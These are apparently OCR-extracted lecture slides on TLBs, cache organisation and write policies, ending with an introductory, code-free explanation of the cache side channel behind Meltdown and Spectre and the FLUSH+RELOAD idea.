
TLB Lookups

- Typically
  - TLBs are small and fully associative
  - Hardware caches (L1/L2) use direct mapped or set-associative cache

Relationship Between TLB and HW Memory Caches

- We can extend the principle of TLB
- ***Virtually addressed cache:*** between the CPU and the translation tables
- ***Physically addressed cache:*** between the translation tables and the main memory

Relationship Between TLB and HW Memory Caches


Virtually addressed cache
Physically addressed cache
VA
data
VA
data
TLB
PA
data
PA
data
PA
data
PA
data
PA
data
Translation tables
Data reads or writes (untranslated)

Consistency between TLB and Page Tables

- Different processes have different page tables
    - TLB entries are invalidated on context switches
    - Alternatives:
        - Tag TLB entries with process IDs
        - Additional cost of hardware and comparisons per lookup

Replacement of TLB Entries

- Direct mapping
  - Entry replaced whenever a VPN mismatches
- Associative caches
  - Random replacement
  - LRU (least recently used)
  - MRU (most recently used)
  - Depending on reference patterns

Replacement of TLB Entries

- Hardware-level
  - TLB replacement is mostly random
    - Simple and fast
- Software-level
  - Memory page replacements are more sophisticated
  - CPU cycles vs. cache hit rate

Two Ways to Commit Data Changes

- ***Write-through:*** Immediately writes updated data from the cache back to memory as soon as the cache is modified.
  - Ensures data in cache and memory is always consistent.
  - Typically used for critical data where immediate consistency is important.

Two Ways to Commit Data Changes

- ***Write-back:*** Delays writing data from the cache to memory until the cache block is evicted or replaced.
    - Reduces the number of write operations to memory by combining multiple updates.
    - More efficient for frequent updates, but the data in memory may be out of sync until the write-back occurs.


Meltdown & Spectre Attacks

Overview

- An analogy
- CPU cache and use it as side channel
- Meltdown attack
- Spectre attack

Microsoft Interview Question

Stealing A Secret




Secret: 7

Guard with Memory Eraser

Restricted Room

CPU Cache



CPU Cache
Main Memory (RAM)
CPU
Faster Read
(cache hit)
array[7*4096]
array[3*4096]
array[9*4096]
.
.
.
array[1*4096]
array[0*4096]
Slower Read (cache miss)

From Lights to CPU Cache


Question

You just learned a secret number 7, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (except the CPU cache). How do you recall the secret after your memory about this secret number is erased?

Using CPU Cache to Remember Secret



The FLUSH+RELOAD Technique



Secret **S**


FLUSH:
Flush the
CPU Cache

Access memory
location at S

RELOAD:
Check which one
is in the cache

